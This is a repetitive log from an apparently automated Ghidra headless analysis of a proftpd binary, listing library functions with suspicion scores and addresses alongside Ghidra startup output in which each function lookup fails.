    /opt/ghidra_12.2_DEV/Ghidra/Features/MicrosoftCodeAnalyzer/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/DecompilerDependent/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/8051/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Decompiler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/JVM/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/PIC/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PyGhidra/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/DATA/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/SystemEmulation/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PDB/ghidra_scripts
    /var/folders/85/vy23_k4912g210348jl0ttcc0000gn/T
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger-rmi-trace/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BytePatterns/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Swift/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/VersionTracking/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/WildcardAssembler/ghidra_scripts (HeadlessAnalyzer)
INFO  HEADLESS: execution starts (HeadlessAnalyzer)
INFO  Opening existing project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidr
INFO  Opening project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidra_project
INFO  REPORT: Processing project file: /proftpd (HeadlessAnalyzer)
INFO  REPORT: Execute script: Ara1B340114E2DB4C0A85EF87D552C3CCB0.java  (HeadlessAnalyzer)
INFO  SCRIPT: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/Ara1B340114E2DB4C0A85EF87D552C3CCB0.j
INFO  Ara1B340114E2DB4C0A85EF87D552C3CCB0.java> Function not found: __snprintf_chk (GhidraScript) (G
INFO  REPORT: Save succeeded for processed file: /proftpd (HeadlessAnalyzer)
java version "26.0.1" 2026-04-21
Java(TM) SE Runtime Environment (build 26.0.1+8-34)
Java HotSpot(TM) 64-Bit Server VM (build 26.0.1+8-34, mixed mode)
WARNING: Final field name in class ghidra.util.charset.CharsetInfo has been mutated reflectively by
WARNING: Use --enable-final-field-mutation=ALL-UNNAMED to avoid a warning
```

DECOMPILED: free (GhidraScript)

Suspicion Score: 15

Address: 0x00403890

⚠ Process execution

```
INFO  Using log config file: jar:file:/opt/ghidra_12.2_DEV/Ghidra/Framework/Generic/lib/Generic.jar!
INFO  Using log file: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/application.log (LoggingInitializ
INFO  Loading user preferences: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/preferences (Preference
INFO  Searching for classes... (ClassSearcher)
INFO  Class search complete (1995 ms) (ClassSearcher)
INFO  Initializing SSL Context (DefaultSSLContextInitializer)
INFO  Initializing Random Number Generator... (SecureRandomFactory)
INFO  Random Number Generator initialization complete: NativePRNGNonBlocking (SecureRandomFactory)
INFO  Trust manager disabled, cacerts have not been set (DefaultTrustManagerFactory)
INFO  Headless startup complete (3942 ms) (AnalyzeHeadless)
INFO  Class searcher loaded 59 extension points (20 false positives) (ClassSearcher)
INFO  HEADLESS Script Paths:
    /opt/ghidra_12.2_DEV/Ghidra/Features/GnuDemangler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/Atmel/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FunctionID/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FileFormats/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Base/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BSim/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/MicrosoftCodeAnalyzer/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/DecompilerDependent/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/8051/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Decompiler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/JVM/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/PIC/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PyGhidra/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/DATA/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/SystemEmulation/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PDB/ghidra_scripts
    /var/folders/85/vy23_k4912g210348jl0ttcc0000gn/T
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger-rmi-trace/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BytePatterns/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Swift/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/VersionTracking/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/WildcardAssembler/ghidra_scripts (HeadlessAnalyzer)
INFO  HEADLESS: execution starts (HeadlessAnalyzer)
INFO  Opening existing project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidr
INFO  Opening project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidra_project
INFO  REPORT: Processing project file: /proftpd (HeadlessAnalyzer)
INFO  REPORT: Execute script: AraA20497258F6648CFB44898FA90C0AEBA.java  (HeadlessAnalyzer)
INFO  SCRIPT: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/AraA20497258F6648CFB44898FA90C0AEBA.j
INFO  AraA20497258F6648CFB44898FA90C0AEBA.java> Function not found: free (GhidraScript) (GhidraScrip
INFO  REPORT: Save succeeded for processed file: /proftpd (HeadlessAnalyzer)
java version "26.0.1" 2026-04-21
Java(TM) SE Runtime Environment (build 26.0.1+8-34)
Java HotSpot(TM) 64-Bit Server VM (build 26.0.1+8-34, mixed mode)
WARNING: Final field name in class ghidra.util.charset.CharsetInfo has been mutated reflectively by
WARNING: Use --enable-final-field-mutation=ALL-UNNAMED to avoid a warning
```

DECOMPILED: strcpy (GhidraScript)

Suspicion Score: 15

Address: 0x00403940

⚠ Process execution

```
INFO  Using log config file: jar:file:/opt/ghidra_12.2_DEV/Ghidra/Framework/Generic/lib/Generic.jar!
INFO  Using log file: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/application.log (LoggingInitializ
INFO  Loading user preferences: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/preferences (Preference
INFO  Searching for classes... (ClassSearcher)
INFO  Class search complete (1998 ms) (ClassSearcher)
INFO  Initializing SSL Context (DefaultSSLContextInitializer)
INFO  Initializing Random Number Generator... (SecureRandomFactory)
INFO  Random Number Generator initialization complete: NativePRNGNonBlocking (SecureRandomFactory)
INFO  Trust manager disabled, cacerts have not been set (DefaultTrustManagerFactory)
INFO  Headless startup complete (3841 ms) (AnalyzeHeadless)
INFO  Class searcher loaded 59 extension points (20 false positives) (ClassSearcher)
INFO  HEADLESS Script Paths:
    /opt/ghidra_12.2_DEV/Ghidra/Features/GnuDemangler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/Atmel/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FunctionID/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FileFormats/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Base/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BSim/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/MicrosoftCodeAnalyzer/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/DecompilerDependent/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/8051/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Decompiler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/JVM/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/PIC/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PyGhidra/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/DATA/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/SystemEmulation/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PDB/ghidra_scripts
    /var/folders/85/vy23_k4912g210348jl0ttcc0000gn/T
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger-rmi-trace/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BytePatterns/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Swift/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/VersionTracking/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/WildcardAssembler/ghidra_scripts (HeadlessAnalyzer)
INFO  HEADLESS: execution starts (HeadlessAnalyzer)
INFO  Opening existing project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidr
INFO  Opening project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidra_project
INFO  REPORT: Processing project file: /proftpd (HeadlessAnalyzer)
INFO  REPORT: Execute script: Ara8ACC8B9787274C51B2E7A40B8D071EF6.java  (HeadlessAnalyzer)
INFO  SCRIPT: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/Ara8ACC8B9787274C51B2E7A40B8D071EF6.j
INFO  Ara8ACC8B9787274C51B2E7A40B8D071EF6.java> Function not found: strcpy (GhidraScript) (GhidraScr
INFO  REPORT: Save succeeded for processed file: /proftpd (HeadlessAnalyzer)
java version "26.0.1" 2026-04-21
Java(TM) SE Runtime Environment (build 26.0.1+8-34)
Java HotSpot(TM) 64-Bit Server VM (build 26.0.1+8-34, mixed mode)
WARNING: Final field name in class ghidra.util.charset.CharsetInfo has been mutated reflectively by
WARNING: Use --enable-final-field-mutation=ALL-UNNAMED to avoid a warning
```

DECOMPILED: regfree (GhidraScript)

Suspicion Score: 15

Address: 0x00403ac0

⚠ Process execution

```
INFO  Using log config file: jar:file:/opt/ghidra_12.2_DEV/Ghidra/Framework/Generic/lib/Generic.jar!
INFO  Using log file: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/application.log (LoggingInitializ
INFO  Loading user preferences: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/preferences (Preference
INFO  Searching for classes... (ClassSearcher)
INFO  Class search complete (2001 ms) (ClassSearcher)
INFO  Initializing SSL Context (DefaultSSLContextInitializer)
INFO  Initializing Random Number Generator... (SecureRandomFactory)
INFO  Random Number Generator initialization complete: NativePRNGNonBlocking (SecureRandomFactory)
INFO  Trust manager disabled, cacerts have not been set (DefaultTrustManagerFactory)
INFO  Headless startup complete (3870 ms) (AnalyzeHeadless)
INFO  Class searcher loaded 59 extension points (20 false positives) (ClassSearcher)
INFO  HEADLESS Script Paths:
    /opt/ghidra_12.2_DEV/Ghidra/Features/GnuDemangler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/Atmel/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FunctionID/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FileFormats/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Base/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BSim/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/MicrosoftCodeAnalyzer/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/DecompilerDependent/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/8051/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Decompiler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/JVM/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/PIC/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PyGhidra/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/DATA/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/SystemEmulation/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PDB/ghidra_scripts
    /var/folders/85/vy23_k4912g210348jl0ttcc0000gn/T
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger-rmi-trace/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BytePatterns/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Swift/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/VersionTracking/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/WildcardAssembler/ghidra_scripts (HeadlessAnalyzer)
INFO  HEADLESS: execution starts (HeadlessAnalyzer)
INFO  Opening existing project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidr
INFO  Opening project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidra_project
INFO  REPORT: Processing project file: /proftpd (HeadlessAnalyzer)
INFO  REPORT: Execute script: Ara48FE1990809D4EAF8A4642826A41716A.java  (HeadlessAnalyzer)
INFO  SCRIPT: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/Ara48FE1990809D4EAF8A4642826A41716A.j
INFO  Ara48FE1990809D4EAF8A4642826A41716A.java> Function not found: regfree (GhidraScript) (GhidraSc
INFO  REPORT: Save succeeded for processed file: /proftpd (HeadlessAnalyzer)
java version "26.0.1" 2026-04-21
Java(TM) SE Runtime Environment (build 26.0.1+8-34)
Java HotSpot(TM) 64-Bit Server VM (build 26.0.1+8-34, mixed mode)
WARNING: Final field name in class ghidra.util.charset.CharsetInfo has been mutated reflectively by
WARNING: Use --enable-final-field-mutation=ALL-UNNAMED to avoid a warning
```

DECOMPILED: snprintf (GhidraScript)

Suspicion Score: 15

Address: 0x00403be0

⚠ Process execution

```
INFO  Using log config file: jar:file:/opt/ghidra_12.2_DEV/Ghidra/Framework/Generic/lib/Generic.jar!
INFO  Using log file: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/application.log (LoggingInitializ
INFO  Loading user preferences: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/preferences (Preference
INFO  Searching for classes... (ClassSearcher)
INFO  Class search complete (2072 ms) (ClassSearcher)
INFO  Initializing SSL Context (DefaultSSLContextInitializer)
INFO  Initializing Random Number Generator... (SecureRandomFactory)
INFO  Random Number Generator initialization complete: NativePRNGNonBlocking (SecureRandomFactory)
INFO  Trust manager disabled, cacerts have not been set (DefaultTrustManagerFactory)
INFO  Headless startup complete (4038 ms) (AnalyzeHeadless)
INFO  Class searcher loaded 59 extension points (20 false positives) (ClassSearcher)
INFO  HEADLESS Script Paths:
    /opt/ghidra_12.2_DEV/Ghidra/Features/GnuDemangler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/Atmel/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FunctionID/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FileFormats/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Base/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BSim/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/MicrosoftCodeAnalyzer/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/DecompilerDependent/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/8051/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Decompiler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/JVM/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/PIC/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PyGhidra/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/DATA/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/SystemEmulation/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PDB/ghidra_scripts
    /var/folders/85/vy23_k4912g210348jl0ttcc0000gn/T
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger-rmi-trace/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BytePatterns/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Swift/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/VersionTracking/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/WildcardAssembler/ghidra_scripts (HeadlessAnalyzer)
INFO  HEADLESS: execution starts (HeadlessAnalyzer)
INFO  Opening existing project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidr
INFO  Opening project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidra_project
INFO  REPORT: Processing project file: /proftpd (HeadlessAnalyzer)
INFO  REPORT: Execute script: AraA7B0544EE3A04159AD84D1A2DBD90E88.java  (HeadlessAnalyzer)
INFO  SCRIPT: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/AraA7B0544EE3A04159AD84D1A2DBD90E88.j
INFO  AraA7B0544EE3A04159AD84D1A2DBD90E88.java> Function not found: snprintf (GhidraScript) (GhidraS
INFO  REPORT: Save succeeded for processed file: /proftpd (HeadlessAnalyzer)
java version "26.0.1" 2026-04-21
Java(TM) SE Runtime Environment (build 26.0.1+8-34)
Java HotSpot(TM) 64-Bit Server VM (build 26.0.1+8-34, mixed mode)
WARNING: Final field name in class ghidra.util.charset.CharsetInfo has been mutated reflectively by
WARNING: Use --enable-final-field-mutation=ALL-UNNAMED to avoid a warning
```

DECOMPILED: getservbyname (GhidraScript)

Suspicion Score: 15

Address: 0x00403cb0

⚠ Process execution

```
INFO  Using log config file: jar:file:/opt/ghidra_12.2_DEV/Ghidra/Framework/Generic/lib/Generic.jar!
INFO  Using log file: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/application.log (LoggingInitializ
INFO  Loading user preferences: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/preferences (Preference
INFO  Searching for classes... (ClassSearcher)
INFO  Class search complete (2075 ms) (ClassSearcher)
INFO  Initializing SSL Context (DefaultSSLContextInitializer)
INFO  Initializing Random Number Generator... (SecureRandomFactory)
INFO  Random Number Generator initialization complete: NativePRNGNonBlocking (SecureRandomFactory)
INFO  Trust manager disabled, cacerts have not been set (DefaultTrustManagerFactory)
INFO  Headless startup complete (4110 ms) (AnalyzeHeadless)
INFO  Class searcher loaded 59 extension points (20 false positives) (ClassSearcher)
INFO  HEADLESS Script Paths:
    /opt/ghidra_12.2_DEV/Ghidra/Features/GnuDemangler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/Atmel/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FunctionID/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FileFormats/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Base/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BSim/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/MicrosoftCodeAnalyzer/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/DecompilerDependent/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/8051/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Decompiler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/JVM/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/PIC/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PyGhidra/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/DATA/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/SystemEmulation/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PDB/ghidra_scripts
    /var/folders/85/vy23_k4912g210348jl0ttcc0000gn/T
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger-rmi-trace/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BytePatterns/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Swift/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/VersionTracking/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/WildcardAssembler/ghidra_scripts (HeadlessAnalyzer)
INFO  HEADLESS: execution starts (HeadlessAnalyzer)
INFO  Opening existing project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidr
INFO  Opening project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidra_project
INFO  REPORT: Processing project file: /proftpd (HeadlessAnalyzer)
INFO  REPORT: Execute script: Ara0276044E20754984A128C2412F31C104.java  (HeadlessAnalyzer)
INFO  SCRIPT: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/Ara0276044E20754984A128C2412F31C104.j
INFO  Ara0276044E20754984A128C2412F31C104.java> Function not found: getservbyname (GhidraScript) (Gh
INFO  REPORT: Save succeeded for processed file: /proftpd (HeadlessAnalyzer)
java version "26.0.1" 2026-04-21
Java(TM) SE Runtime Environment (build 26.0.1+8-34)
Java HotSpot(TM) 64-Bit Server VM (build 26.0.1+8-34, mixed mode)
WARNING: Final field name in class ghidra.util.charset.CharsetInfo has been mutated reflectively by
WARNING: Use --enable-final-field-mutation=ALL-UNNAMED to avoid a warning
```

DECOMPILED: fgets (GhidraScript)

Suspicion Score: 15

Address: 0x00403e10

⚠ Process execution

```
INFO  Using log config file: jar:file:/opt/ghidra_12.2_DEV/Ghidra/Framework/Generic/lib/Generic.jar!
INFO  Using log file: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/application.log (LoggingInitializ
INFO  Loading user preferences: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/preferences (Preference
INFO  Searching for classes... (ClassSearcher)
INFO  Class search complete (2072 ms) (ClassSearcher)
INFO  Initializing SSL Context (DefaultSSLContextInitializer)
INFO  Initializing Random Number Generator... (SecureRandomFactory)
INFO  Random Number Generator initialization complete: NativePRNGNonBlocking (SecureRandomFactory)
INFO  Trust manager disabled, cacerts have not been set (DefaultTrustManagerFactory)
INFO  Headless startup complete (4096 ms) (AnalyzeHeadless)
INFO  Class searcher loaded 59 extension points (20 false positives) (ClassSearcher)
INFO  HEADLESS Script Paths:
    /opt/ghidra_12.2_DEV/Ghidra/Features/GnuDemangler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/Atmel/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FunctionID/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FileFormats/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Base/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BSim/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/MicrosoftCodeAnalyzer/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/DecompilerDependent/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/8051/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Decompiler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/JVM/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/PIC/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PyGhidra/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/DATA/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/SystemEmulation/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PDB/ghidra_scripts
    /var/folders/85/vy23_k4912g210348jl0ttcc0000gn/T
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger-rmi-trace/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BytePatterns/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Swift/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/VersionTracking/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/WildcardAssembler/ghidra_scripts (HeadlessAnalyzer)
INFO  HEADLESS: execution starts (HeadlessAnalyzer)
INFO  Opening existing project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidr
INFO  Opening project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidra_project
INFO  REPORT: Processing project file: /proftpd (HeadlessAnalyzer)
INFO  REPORT: Execute script: Ara8565D6D807CA4541A025EDC7FC966F6F.java  (HeadlessAnalyzer)
INFO  SCRIPT: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/Ara8565D6D807CA4541A025EDC7FC966F6F.j
INFO  Ara8565D6D807CA4541A025EDC7FC966F6F.java> Function not found: fgets (GhidraScript) (GhidraScri
INFO  REPORT: Save succeeded for processed file: /proftpd (HeadlessAnalyzer)
java version "26.0.1" 2026-04-21
Java(TM) SE Runtime Environment (build 26.0.1+8-34)
Java HotSpot(TM) 64-Bit Server VM (build 26.0.1+8-34, mixed mode)
WARNING: Final field name in class ghidra.util.charset.CharsetInfo has been mutated reflectively by
WARNING: Use --enable-final-field-mutation=ALL-UNNAMED to avoid a warning
```

DECOMPILED: getsockopt (GhidraScript)

Suspicion Score: 15

Address: 0x00403e30

⚠ Process execution

```
INFO  Using log config file: jar:file:/opt/ghidra_12.2_DEV/Ghidra/Framework/Generic/lib/Generic.jar!
INFO  Using log file: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/application.log (LoggingInitializ
INFO  Loading user preferences: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/preferences (Preference
INFO  Searching for classes... (ClassSearcher)
INFO  Class search complete (2073 ms) (ClassSearcher)
INFO  Initializing SSL Context (DefaultSSLContextInitializer)
INFO  Initializing Random Number Generator... (SecureRandomFactory)
INFO  Random Number Generator initialization complete: NativePRNGNonBlocking (SecureRandomFactory)
INFO  Trust manager disabled, cacerts have not been set (DefaultTrustManagerFactory)
INFO  Headless startup complete (4022 ms) (AnalyzeHeadless)
INFO  Class searcher loaded 59 extension points (20 false positives) (ClassSearcher)
INFO  HEADLESS Script Paths:
    /opt/ghidra_12.2_DEV/Ghidra/Features/GnuDemangler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/Atmel/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FunctionID/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FileFormats/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Base/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BSim/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/MicrosoftCodeAnalyzer/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/DecompilerDependent/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/8051/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Decompiler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/JVM/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/PIC/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PyGhidra/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/DATA/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/SystemEmulation/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PDB/ghidra_scripts
    /var/folders/85/vy23_k4912g210348jl0ttcc0000gn/T
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger-rmi-trace/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BytePatterns/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Swift/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/VersionTracking/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/WildcardAssembler/ghidra_scripts (HeadlessAnalyzer)
INFO  HEADLESS: execution starts (HeadlessAnalyzer)
